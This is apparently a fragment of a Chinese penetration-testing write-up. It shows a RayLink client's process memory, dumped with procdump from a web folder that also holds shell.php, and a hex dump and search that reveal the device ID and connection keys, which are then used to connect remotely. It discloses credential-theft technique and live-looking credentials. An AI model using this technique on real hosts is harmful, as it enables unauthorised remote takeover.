5D:5E80h: 6F 5D 20 5B 37 35 36 38 5D 20 5B 4D 61 69 6E 57  o] [7568] [MainW
5D:5E90h: 69 6E 64 6F 77 2E 63 70 70 3A 31 35 30 38 5D 20  indow.cpp:1508]
5D:5EA0h: 5B 4D 61 69 6E 57 69 6E 64 6F 77 3A 3A 6F 6E 5F  [MainWindow::on_
5D:5EB0h: 75 70 64 61 74 65 5F 75 69 5F 63 6F 6E 66 69 67  update_ui_config
5D:5EC0h: 5D 20 75 70 64 61 74 65 20 63 6F 6E 66 69 67 20  ] update config
5D:5ED0h: 7B 22 64 65 76 69 63 65 49 64 22 3A 22 35 32 32  {"deviceId":"522
5D:5EE0h: 30 36 30 30 35 30 22 2C 22 64 65 76 69 63 65 4B  060050","deviceK
5D:5EF0h: 65 79 22 3A 22 4E 54 52 7A 32 36 38 33 22 2C 22  ey":"NTRz2683","
5D:5F00h: 64 65 76 69 63 65 46 69 78 65 64 4B 65 79 22 3A  deviceFixedKey":
5D:5F10h: 22 6B 57 33 71 49 4E 44 49 22 2C 22 6D 69 72 72  "kW3qINDI","mirr
5D:5F20h: 6F 72 4F 72 45 78 74 65 6E 64 4D 6F 64 65 22 3A  orOrExtendMode":
5D:5F30h: 30 7D 0D 0A 5B 32 30 32 33 2D 31 30 2D 32 36 20  0}..[2023-10-26
5D:5F40h: 31 35 3A 35 32 3A 33 31 2E 39 38 33 5D 20 5B 69  15:52:31.983] [i
5D:5F50h: 6E 66 6F 5D 20 5B 37 35 36 38 5D 20 5B 4D 61 69  nfo] [7568] [Mai
5D:5F60h: 6E 57 69 6E 64 6F 77 2E 63 70 70 3A 32 37 32 5D  nWindow.cpp:272]
5D:5F70h: 20 5B 4D 61 69 6E 57 69 6E 64 6F 77 3A 3A 6F 6E   [MainWindow::on
5D:5F80h: 5F 6F 6E 6C 69 6E 65 5D 20 73 65 72 76 69 63 65  _online] service
5D:5F90h: 20 73 74 61 74 65 2C 20 7B 22 63 6F 6E 6E 65 63   state, {"connec
5D:5FA0h: 74 69 6F 6E 53 74 61 74 65 22 3A 22 63 6F 6E 6E  tionState":"conn
```

查找结果

地址	值
已找到 3 个 '522060050'.	
3EC71h	522060050
10D792h	522060050
5D5EDDh	522060050

4、连接



本机设备码 [redacted]


临时密码 [redacted]

密码连接

设备码 522 060 050

NTRz2683

【更新通知】客户端优化更新，请前往官网下载最新版本 查看详情



此电脑 › 新加卷 (E:) › phpstudy_pro › WWW

名称	修改日期	类型	大小
error	2023/9/17 17:14	文件夹	
1.php	2023/9/21 22:49	PHP 文件	1 KB
index.html	2019/9/3 14:30	Microsoft Edge ...	3 KB
procdump.exe	2023/10/26 15:50	应用程序	774 KB
RayLink.exe_231026_155340.dmp	2023/10/26 15:53	DMP 文件	198,153 KB
shell.php	2023/10/26 14:41	PHP 文件	1 KB